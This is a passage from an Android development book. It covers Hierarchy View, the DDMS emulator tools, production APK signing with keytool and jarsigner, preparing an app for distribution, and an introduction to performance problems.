



*Figure 386: Hierarchy View, in Eclipse, Showing a View's Details*

Now, we get:

- In the left region of the Viewer, we see the properties of the selected widget or container, in its own tree-table.
- In the Tree View in the middle, the selected widget or container has a pop-up bubble with what that particular `View` looks like on the screen, along with some performance timing data.
- In the Tree Overview in the upper-right portion of the tool, our selected `View` is highlighted in green.
- In the Layout View in the lower-right portion of the tool, our selected `View` is highlighted in red in the wireframe.

From the toolbar above the Tree View, you can:

- Save the tree diagram as a PNG file
- Save the UI as a Photoshop PSD file, with different layers for the different widgets and containers

- Force the UI to repaint in the emulator or re-load the hierarchy, in case you have made changes to a database or to the app's contents and need a fresh diagram

## ViewServer

One major limitation of Hierarchy View is that it only works with the emulator by default. There is no means for it to pull information from random activities running on production hardware.

However, Romain Guy, one of the core Android engineers, has published a `ViewServer` open-source component that gets around this limitation.

If you add the `ViewServer` source code to your project, and register your activities as they are created (and remove them when they are destroyed), you will be able to use Hierarchy View with them. However, this is a bit dangerous on a production app, so you should strongly consider using `BuildConfig.DEBUG` to only enable this logic in debug builds.

Blending in the `BuildConfig.DEBUG` concept with Mr. Guy's supplied sample usage, we get something like this:

```
public class MyActivity extends Activity {
   public void onCreate(Bundle savedInstanceState) {
     super.onCreate(savedInstanceState);

     // Set content view, etc.

     if (BuildConfig.DEBUG) ViewServer.get(this).addWindow(this);
   }

   public void onDestroy() {
     if (BuildConfig.DEBUG) ViewServer.get(this).removeWindow(this);

     super.onDestroy();
   }

   public void onResume() {
     super.onResume();

     if (BuildConfig.DEBUG) ViewServer.get(this).setFocusedWindow(this);
   }
}
```

Also note that `ViewServer` requires that your application hold the `INTERNET` permission, which you may already have requested for other reasons.

# Using DDMS

Another tool in the Android developer's arsenal is the Dalvik Debug Monitor Service (DDMS). This is a "Swiss army knife", allowing you to do everything from browse log files, update the GPS location provided by emulator, simulate incoming calls and messages, and browse the on-emulator storage to push and pull files.

We have already seen the use of DDMS for viewing your logs via the LogCat view. This chapter will explore a few other uses of DDMS beyond LogCat.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book, particularly the chapter on using LogCat.

While not strictly a prerequisite, you will find detailed coverage of other features of DDMS in the chapter on memory leak analysis using MAT.

## Starting DDMS

As a reminder, to launch DDMS, you have two options:

1. From Eclipse, choose the DDMS perspective
2. From the commmand line, run the `monitor` program to bring up the Android Device Monitor — the DDMS perspective should appear by default

DDMS will initially display a tree of emulators and devices and the running programs on each. Clicking on an emulator or device allows you to use the rest of the tools to work that that specific Android environment.





*Figure 387: DDMS, with Emulator Selected*

# File Push and Pull

The File Explorer view in DDMS allows you to upload and download files from your selected device or emulator. The view shows a typical file explorer-type tree of available folders and files on your selected device or emulator, which you can navigate as you would similar sorts of explorers you have no doubt seen elsewhere.

The toolbar above the view gives you three choices, once you have a folder or file selected:

- Push a file to the device, either into a selected folder or to replace a selected file
- Pull a file from the device to your development machine
- Delete a selected file

There are a few caveats to this:

1. You cannot pull or delete a folder.
2. You cannot create directories through this tool. You will either need to use `adb shell` or create them from within your application.
3. While you can putter through most of the files on an emulator, you can access very little outside of `/mnt/sdcard` on an actual device, due to Android security restrictions.

# Screenshots

To take a screenshot of the Android emulator or device, click on the camera icon in the toolbar in the Devices view. This will bring up a dialog box containing an image of the current screen:





*Figure 388: DDMS Screen Capture Dialog*

From here, you can click "Save" to save the image as a PNG file somewhere on your development machine, "Refresh" to update the image based on the current state of the emulator or device, "Rotate" to change the orientation of the screenshot, or "Done" to close the dialog.

# Location Updates

To use DDMS to supply location updates to your application, the first thing you must do is have your application use the GPS `LocationProvider`, as that is the one that DDMS is set to update.

Then, in the Emulator Control view, you will see a Location Controls section. Here, you will find a smaller tabbed pane with three options for specifying locations: Manual, GPX, and KML:





*Figure 389: DDMS Emulator Control View*

The Manual tab is fairly self-explanatory: provide a longitude and latitude, in decimal degrees, and click the Send button to submit that location to the emulator. The emulator, in turn will notify any location listeners of the new position. The fields are pre-populated with the longitude and latitude of a building on Ampitheater Parkway, in Mountain View, CA, USA.

Note that you cannot simulate GPS on a device this way, only on an emulator.

# Placing Calls and Messages

If you want to simulate incoming calls or SMS messages to the Android emulator, DDMS can handle that as well.

On the Emulator Control view, above the Location Controls group, is the Telephony Actions group.

To simulate an incoming call, fill in a phone number, choose the Voice radio button, and click Call. At that point, the emulator will show the incoming call, allowing you to accept it (via the green phone button) or reject it (via the red phone button):

To simulate in an incoming text message, fill in a phone number, choose the SMS radio button, enter a message in the provided text area, and click Send. The text message will then be delivered to the emulator as if it came in over the air.

Note that you cannot simulate SMSes this way on a device this way, only on an emulator.

# Signing Your App

Perhaps the most important step in preparing your application for production distribution is signing it with a production signing key. While mistakes here may not be immediately apparent, they can have significant long-term impacts, particularly when it comes time for you to distribute an update.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## Role of Code Signing

There are many reasons why Android wants you to sign your application with a production key. Here are perhaps the top three:

- It will help distinguish your production applications from debug versions of the same applications
- Multiple applications signed with the same key can access each other's private files, if they are set up to use a shared user ID in their manifests
- You can only update an application if it has a signature from the same digital certificate

The latter one is the most important for you, if you plan on offering updates of your application. If you sign version 1.0 of your application with one key, and you sign version 2.0 of your application with another key, version 2.0 will not install over top version 1.0 — it will fail with a certificate-match error.

## What Happens In Debug Mode

Of course, you may be wondering how you got this far in life without worrying about keys and certificates and signatures (unless you are using Google Maps, in which case you experienced a bit of this when you got your API key).

The Android build process, whether through Ant or Eclipse, creates a debug key for you automatically. That key is automatically applied when you create a debug version of your application (e.g., `ant debug` or `ant install`). This all happens behind the scenes, so it is very possible for you to go through weeks and months of development and not encounter this problem.

In fact, the most likely place where you might encounter this problem is in a distributed development environment, such as an open source project. There, you might have encountered problem #3 from the previous section, where a debug application compiled by one team member cannot install over the debug application from another team member, since they do not share a common debug key. You may have run into similar problems just on your own if you use multiple development machines (e.g., a desktop in the home office and a notebook for when you are on the road delivering Android developer training).

So, developing in debug mode is easy. It is mostly when you move to production that things get a bit more interesting.

## Creating a Production Signing Key

To create a production signing key, you will need to use `keytool`. This comes with the Java SDK, and so it should be available to you already.

The `keytool` utility manages the contents of a "keystore", which can contain one or more keys. Each "keystore" has a password for the store itself, and keys can also have their own individual passwords. You will need to supply these passwords later on when signing an application with the key.

Here is an example of running keytool:

```
mmurphy@opti755:~$ keytool -genkey -v -keystore cw-release.keystore -alias cw-re
lease -keyalg RSA -validity 10000
```

*Figure 390: Running keytool*

The parameters used here are:

1. `-genkey`, to indicate we want to create a new key
2. `-v`, to be verbose about the key creation process
3. `-keystore`, to indicate what keystore we are manipulating (`cw-release.keystore`), which will be created if it does not already exist
4. `-alias`, to indicate what human-readable name we want to give the key (`cw-release`)
5. `-keyalg`, to indicate what public-key encryption algorithm to be using for this key (`RSA`)
6. `-validity`, to indicate how long this key should be valid, where 10,000 days or more is recommended

The length of the validity is important. Once your key expires, you can no longer use it for signing new applications, which means once the key expires, you cannot update existing Android applications. 10,000 days, presumably, is beyond the expected lifespan of this signing mechanism. Also, the Play Store requires your key to be valid beyond October 22, 2033.

If you run the above command, you will be prompted for a number of pieces of information. If you have ever created an SSL certificate, the prompts will be familiar:

```
mmurphy@opti755:~$ keytool -genkey -v -keystore cw-release.keystore -alias cw-re
lease -keyalg RSA -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  Mark Murphy
What is the name of your organizational unit?
  [Unknown]:
What is the name of your organization?
  [Unknown]:  CommonsWare, LLC
What is the name of your City or Locality?
  [Unknown]:
What is the name of your State or Province?
  [Unknown]:  PA
What is the two-letter country code for this unit?
  [Unknown]:  US
Is CN=Mark Murphy, OU=Unknown, O="CommonsWare, LLC", L=Unknown, ST=PA, C=US corr
ect?
  [no]:  yes

Generating 1,024 bit RSA key pair and self-signed certificate (SHA1withRSA) with
 a validity of 10,000 days
        for: CN=Mark Murphy, OU=Unknown, O="CommonsWare, LLC", L=Unknown, ST=PA,
 C=US
Enter key password for <cw-release>
        (RETURN if same as keystore password):
Re-enter new password:
[Storing cw-release.keystore]
mmurphy@opti755:~$
```

*Figure 391: Results of running keytool*

You will note that this is a self-signed certificate — you do not have to purchase a certificate from Verisign or anyone. These keys are for creating immutable identity, but are not for creating confirmed identity. In other words, these certificates do not prove you are such-and-so person, but can prove that the same key signed two different APKs.

In theory, you only need to do the above steps once per business.

## Signing with the Production Key

To sign an application with a production key, you must first create an unsigned version of the APK. By default (e.g., `ant debug`), you get an APK signed with the debug key. Instead, specifically build a release version (e.g., `ant release`), which should give you an `-unsigned.apk` file in your project's `bin/` directory.

Next, to apply the key, you will use the `jarsigner` tool. Like `keytool`, `jarsigner` comes with the Java SDK, and so you should already have it on your development machine.

Here is an example of running `jarsigner`:

```
mmurphy@opti755:~/stuff/CommonsWare/projects/vidtry$ jarsigner -verbose -keystor
e ~/cw-release.keystore bin/vidtry-unsigned.apk cw-release
```

*Figure 392: Running jarsigner*

In this case, the parameters supplied are:

1. `-verbose`, to explain what is going on as the program runs
2. `-keystore`, to indicate where the keystore that contains the production key resides (`~/cw-release.keystore`)
3. the path to the APK to sign (`bin/vidtry-unsigned.apk`)
4. the alias of the key in the keystore to apply (`cw-release`)

At this point, `jarsigner` will prompt you for the keystore's password (and the key's password if you supplied a distinct password for it to `keytool`), then it will apply the signature:

```
mmurphy@opti755:~/stuff/CommonsWare/projects/vidtry$ jarsigner -verbose -keystor
e ~/cw-release.keystore bin/vidtry-unsigned.apk cw-release
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/CW-RELEA.SF
   adding: META-INF/CW-RELEA.RSA
  signing: res/drawable/btn_media_player.9.png
  signing: res/drawable/btn_media_player_disabled.9.png
  signing: res/drawable/btn_media_player_disabled_selected.9.png
  signing: res/drawable/btn_media_player_pressed.9.png
  signing: res/drawable/btn_media_player_selected.9.png
  signing: res/drawable/ic_media_pause.png
  signing: res/drawable/ic_media_play.png
  signing: res/drawable/media_button_background.xml
  signing: res/layout/main.xml
  signing: AndroidManifest.xml
  signing: resources.arsc
  signing: classes.dex
mmurphy@opti755:~/stuff/CommonsWare/projects/vidtry$
```

*Figure 393: Results of running jarsigner*

Next, you should test the signature by `jarsigner -verify -verbose -certs` on the same APK file, which now has a signature. You will get output akin to:

```
1090 Sat Aug 08 13:56:38 EDT 2009 META-INF/MANIFEST.MF
        1211 Sat Aug 08 13:56:38 EDT 2009 META-INF/CW-RELEA.SF
         946 Sat Aug 08 13:56:38 EDT 2009 META-INF/CW-RELEA.RSA
sm      1683 Sat Aug 08 13:54:46 EDT 2009
res/drawable/btn_media_player.9.png

      X.509, CN=Mark Murphy, OU=Unknown, O="CommonsWare, LLC",
L=Unknown, ST=PA, C=US
      [certificate is valid from 8/8/09 1:49 PM to 12/24/36 12:49 PM]

sm       743 Sat Aug 08 13:54:46 EDT 2009
res/drawable/btn_media_player_disabled.9.png

      X.509, CN=Mark Murphy, OU=Unknown, O="CommonsWare, LLC",
L=Unknown, ST=PA, C=US
      [certificate is valid from 8/8/09 1:49 PM to 12/24/36 12:49 PM]

sm      1030 Sat Aug 08 13:54:46 EDT 2009
res/drawable/btn_media_player_disabled_selected.9.png

      X.509, CN=Mark Murphy, OU=Unknown, O="CommonsWare, LLC",
L=Unknown, ST=PA, C=US
      [certificate is valid from 8/8/09 1:49 PM to 12/24/36 12:49 PM]

sm      1220 Sat Aug 08 13:54:46 EDT 2009
res/drawable/btn_media_player_pressed.9.png

      X.509, CN=Mark Murphy, OU=Unknown, O="CommonsWare, LLC",
L=Unknown, ST=PA, C=US
      [certificate is valid from 8/8/09 1:49 PM to 12/24/36 12:49 PM]

sm      1471 Sat Aug 08 13:54:46 EDT 2009
res/drawable/btn_media_player_selected.9.png
```

```
      X.509, CN=Mark Murphy, OU=Unknown, O="CommonsWare, LLC",
L=Unknown, ST=PA, C=US
      [certificate is valid from 8/8/09 1:49 PM to 12/24/36 12:49 PM]

sm       576 Sat Aug 08 13:54:46 EDT 2009
res/drawable/ic_media_pause.png

      X.509, CN=Mark Murphy, OU=Unknown, O="CommonsWare, LLC",
L=Unknown, ST=PA, C=US
      [certificate is valid from 8/8/09 1:49 PM to 12/24/36 12:49 PM]

sm       938 Sat Aug 08 13:54:46 EDT 2009
res/drawable/ic_media_play.png

      X.509, CN=Mark Murphy, OU=Unknown, O="CommonsWare, LLC",
L=Unknown, ST=PA, C=US
      [certificate is valid from 8/8/09 1:49 PM to 12/24/36 12:49 PM]

sm      1176 Sat Aug 08 13:54:46 EDT 2009
res/drawable/media_button_background.xml

      X.509, CN=Mark Murphy, OU=Unknown, O="CommonsWare, LLC",
L=Unknown, ST=PA, C=US
      [certificate is valid from 8/8/09 1:49 PM to 12/24/36 12:49 PM]

sm      2668 Sat Aug 08 13:54:46 EDT 2009 res/layout/main.xml

      X.509, CN=Mark Murphy, OU=Unknown, O="CommonsWare, LLC",
L=Unknown, ST=PA, C=US
      [certificate is valid from 8/8/09 1:49 PM to 12/24/36 12:49 PM]

sm      1368 Sat Aug 08 13:54:46 EDT 2009 AndroidManifest.xml

      X.509, CN=Mark Murphy, OU=Unknown, O="CommonsWare, LLC",
L=Unknown, ST=PA, C=US
      [certificate is valid from 8/8/09 1:49 PM to 12/24/36 12:49 PM]

sm      2888 Sat Aug 08 13:54:46 EDT 2009 resources.arsc

      X.509, CN=Mark Murphy, OU=Unknown, O="CommonsWare, LLC",
L=Unknown, ST=PA, C=US
      [certificate is valid from 8/8/09 1:49 PM to 12/24/36 12:49 PM]

sm     16860 Sat Aug 08 13:54:46 EDT 2009 classes.dex

      X.509, CN=Mark Murphy, OU=Unknown, O="CommonsWare, LLC",
L=Unknown, ST=PA, C=US
      [certificate is valid from 8/8/09 1:49 PM to 12/24/36 12:49 PM]


  s = signature was verified
  m = entry is listed in manifest
  k = at least one certificate was found in keystore
```

```
  i = at least one certificate was found in identity scope

jar verified.
```

In particular, you want to make sure that the name of the key is what you expect and is not “Android Debug”, which would indicate the APK was signed with the debug key instead of the production key.

At this point, you should also rename the APK, at least to remove the now-erroneous `-unsigned` portion of the filename.

Now, you have a production-signed APK, ready for distribution… or, hopefully, ready for more testing, *then* distribution.

## Two Types of Key Security

There are two facets to securing your production key that you need to think about:

- You need to make sure nobody steals your production keystore and its password. If somebody does, they could publish replacement versions of your applications — since they are signed with the same key, Android will assume the replacements are legitimate.
- You need to make sure you do not lose your production keystore and its password. Otherwise, even *you* will be unable to publish replacement versions of your applications.

For solo developers, the latter scenario is more probable. There already have been cases where developers had to rebuild their development machine and wound up with new keys, locking themselves out from updating their own applications. As with everything involving computers, having a solid backup regimen is highly recommended.

For teams, the former scenario may be more likely. If more than one person needs to be able to sign the application, the production keystore will need to be shared, possibly even stored in the revision control system for the project. The more people who have access to the keystore, the more likely it is somebody will wind up doing something evil with it. This is particularly true for projects with public revision control systems, such as open source projects — developers might not think of the implications of putting the production keystore out for people to access.

## Related Keys

Switching from debug to production keys may have additional ramifications for your application.

For example, if you are integrating Google Maps, you no doubt obtained a Maps API key to use with your application. As it turns out, you most likely got an API that corresponds to your debug signing key. For production, you will need a different Maps API key, one that corresponds to your production signing key.

This will likely be a significant pain for you, because the Maps API key goes in the source code, meaning the source code is now dependent upon how it is being signed. You may wish to apply some automation to this, such as building custom Ant tasks that switches between debug and production Maps API keys in your source code depending on how you are building the project.

In principle, the same concept may extend to other keys for other Android development add-ons, though none are known at this time.

# Distribution

It is entirely possible that the user base for your app consists solely of yourself.

However, in most cases, you are going to be giving your app to others, free or for some sort of fee.

This chapter outlines things you will need to think about when distributing your app.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book, particularly the chapter on signing your app.

## Get Ready To Go To Market

While being able to sign your application reliably with a production key is necessary for publishing a production application, it is not sufficient. Particularly for the Play Store, there are other things you must do, or should do, as part of getting ready to release your application.

### Versioning

You need to supply `android:versionCode` and `android:versionName` attributes in your `<manifest>` element in your `AndroidManifest.xml` file. The value of `android:versionName` is what users and prospective users will see in terms of the label associated with your application version (e.g., "1.0.1", "System V", "Loquacious Llama"). More important, though, is the value of `android:versionCode`, which needs

to be an integer increasing with each release — that is how Android tells whether some edition of your APK is an upgrade over what the user currently has.

## Package Name

You also need to make sure that your package name — as denoted by the `package` attribute of the root `<manifest>` element — is going to be unique. If somebody tries downloading your application onto their device, and some other application is already installed with that same package name, your application will fail to install.

Since the manifest's package name also provides the base Java package for your project, and since you hopefully named your Java packages with something based off of a domain name you own or something else demonstrably unique, this should not cause a huge problem.

Also, bear in mind that your package name must be unique across all applications on the Play Store, should you choose to distribute that way.

## Icon and Label

Your `<application>` element needs to specify `android:icon` and `android:name` attributes, to supply the name and icon that will be associated with the application in the My Applications list on the device and related screens. Your activities will inherit the icon if they do not specify icons of their own.

If you have graphic design skills, the Android developer site has guidelines for creating icons that will match other icons in the system.

## Logging

In production, try to minimize unnecessary logging, particularly at low logging levels (e.g., debug). Remember that even if Android does not actually log the information, whatever processing is involved in making the `Log.d()` call will still be done, unless you arrange to skip the processing somehow. You could outright delete the extraneous logging calls, or wrap them in an `if()` test:

```
if (BuildConfig.DEBUG) {
  Log.d(TAG, "This is what happened");
}
```

Here, `BuildConfig.DEBUG` is a `public static final boolean` value, supplied by Android, that indicates whether you are building for debug or production. Whether you adjust the definition by hand or by automating the build process is up to you. But, when `BuildConfig.DEBUG` is `true`, any work that would have been done to build up the actual `Log` invocation will be skipped, saving CPU cycles and battery life.

Conversely, error logs become even more important in production. Sometimes, you have difficult reproducing bugs "in the lab" and only encounter them on customer devices. Being able to get stack traces from those devices could make a major difference in your ability to get the bug fixed rapidly.

First, in addition to your regular exception handlers, consider catching everything those handlers miss, notably runtime exceptions:

```
Thread.setDefaultUncaughtExceptionHandler(onBlooey);
```

This will route all uncaught exceptions to an `onBlooey` handler:

```
private Thread.UncaughtExceptionHandler onBlooey=
  new Thread.UncaughtExceptionHandler() {
  public void uncaughtException(Thread thread, Throwable ex) {
    Log.e(TAG, "Uncaught exception", ex);
  }
};
```

There, you can log it, raise a dialog if appropriate, etc.

Then, offer some means to get your logs off the device and to you, via email or a Web service. Some Android analytics firms, like Flurry, offer exception stack trace collection as part of their service. There are also open source projects that support this feature, such as ACRA.

## Testing

As always, testing, particularly acceptance testing, is important.

Bear in mind that the act of creating the production signed version of your application could introduce errors, such as having the wrong Google Maps API key. Hence, it is important to do user-level testing of your application after you sign, not just before you sign, in case the act of signing messed things up. After all, what you are shipping to those users is the production signed edition — you do not want your users tripping over obvious flaws.

As you head towards production, also consider testing in as many distinct environments as possible, such as:

1. Trying more than one device, particularly if you can get devices with different display sizes
2. If you rely on the Internet, try your application with WiFi, with 3G, with EDGE/2G, and with the Internet unavailable
3. If you rely on GPS, try your application with GPS disabled, GPS enabled and working, and GPS enabled but not available (e.g., underground)

## EULA

End-user license agreements — EULAs — are those long bits of legal prose you are supposed to read and accept before using an application, Web site, or other protected item. Whether EULAs are enforcible in your jurisdiction is between you and your qualified legal counsel to determine.

In fact, many developers, particularly of free or open source applications, specifically elect not to put a EULA in their applications, considering them annoying, pointless, or otherwise bad.

However, the Play Store developer distribution agreement has one particular clause that might steer you towards having a EULA:

> You agree that if you use the Market to distribute Products, you will protect the privacy and legal rights of users. If the users provide you with, or your Product accesses or uses, user names, passwords, or other login information or personal information, you must make the users aware that the information will be available to your Product, and you must provide legally adequate privacy notice and protection for those users... But if the user has opted into a separate agreement with you that allows you or your Product to store or use personal or sensitive information directly related to your Product (not including other products or applications) then the terms of that separate agreement will govern your use of such information.

Hence, if you are concerned about being bound by what Google thinks appropriate privacy is, you may wish to consider a EULA just to replace their terms with your own.

Unfortunately, having a EULA on a mobile device is particularly annoying to users, because EULAs tend to be long and screens tend to be short.

Again, please seek professional legal assistance on issues regarding EULAs.

# Issues with Speed

Mobile devices are never fast enough. Either they are slow in general (e.g., slow CPU) or they are slow for particular operations (e.g., advanced game graphics).

What you do not want is for your application to be unnecessarily slow, where the user determines what is and is not "necessary". Your opinion of what is "necessary", alas, is of secondary importance.

This part of the book will focus on speed, including how you can measure and reduce lag in your applications. First, though, let's take a look at some of the specific issues surrounding speed.

## Prerequisites

Understanding this chapter requires that you have read the core chapters and understand how Android apps are set up and operate.

## Getting Things Done

In some cases, you simply cannot seem to get the work done that you want to accomplish. Your database query seems slow. Your encryption algorithm seems slow. Your image processing logic seems slow. And so on.

The limits of the device will certainly make this more of a problem than it might otherwise be. Even a current-era dual-core device will be slow compared to your average notebook or desktop. Also, this sort of speed issue is pervasive throughout computing, with decades of experience to help developers learn how to write leaner code.

This part of the book will aim to help you identify where the problem spots are, so you know what needs optimization, and then some Android-specific techniques for trying to improve matters.

## Your UI Seems… Janky

Sometimes, the speed would be less of an issue for the user, if it was not freezing the UI or otherwise making it appear sluggish and "janky".

The Android widget framework operates in a single-threaded mode. All UI changes — from setting the text of a `TextView` to handling scrolling of a `GridView` — are processed as events on an event queue by the main application thread. That same thread is used for most UI callbacks, including activity lifecycle methods (e.g., `onCreate()`) and UI event methods (e.g., `onClick()` of a `Button`, `getView()` of an `Adapter`). Any time you take in those methods on the main application thread tie up that thread, preventing it from processing other GUI events or dispatching user input. For example, if your `getView()` processing in an `Adapter` takes too long, scrolling a `ListView` may appear slow compared to other `ListView` widgets in other applications.

Your objective is to identify where things are slow and move them into background operations. Some of this has been advised since the early days of Android, such as moving all network I/O to background threads. Some of this has arisen more recently, such as the move to use the "loader" framework to help you get data from data stores in the background for populating your UI.

This part of the book will point out ways for you to find out where you may be doing unfortunate things on the main application thread and techniques for getting that work handled by a background thread, or possibly eliminated outright.

## Not Far Enough in the Background

Sometimes, even work you are trying to do in the background will seem to impact the foreground.

For example, you might think that your `Service` is automatically in the background. An `IntentService` does indeed use a background thread for processing commands via `onHandleIntent()`. However, all lifecycle methods of any `Service`, including `onStartCommand()`, are called on the main application thread. Hence, any time you take in those lifecycle methods will steal time away from GUI processing for the

main application thread. The same holds true for `onReceive()` of a `BroadcastReceiver` and all the main methods of a `ContentProvider` (e.g., `query()`).

Even your background threads may not be sufficiently in the background. A process runs with a certain priority, using Linux process management APIs, based upon its state (e.g., if there is an activity in the foreground, it runs at a higher priority than if the process solely hosts some service). This will help to cap the CPU utilization of the background work, but only to a point. Similarly, threads that you fork — directly or via something like `IntentService` — may run at default priority rather than a lower priority. Even with lower priorities for the thread or process, every CPU instruction executed in the background is one clock tick that cannot be utilized by the foreground.

This part of the book will help you identify where you are taking lots of time on various threads and will help you manually manage priorities to help minimize the foreground impact of those threads, in addition to helping you reduce the amount of work those threads have to do.

## Playing with Speed

Games, more so than most other applications, are highly speed-dependent. Everyone is seeking the "holy grail" of 60 frames per second (FPS) necessary for smooth animated effects. Not achieving that frame rate overall may mean the application will not appear quite as smooth; sporadically falling below that frame rate will result in jerky animation effects, much like the "janky" UIs in a non-game Android application.

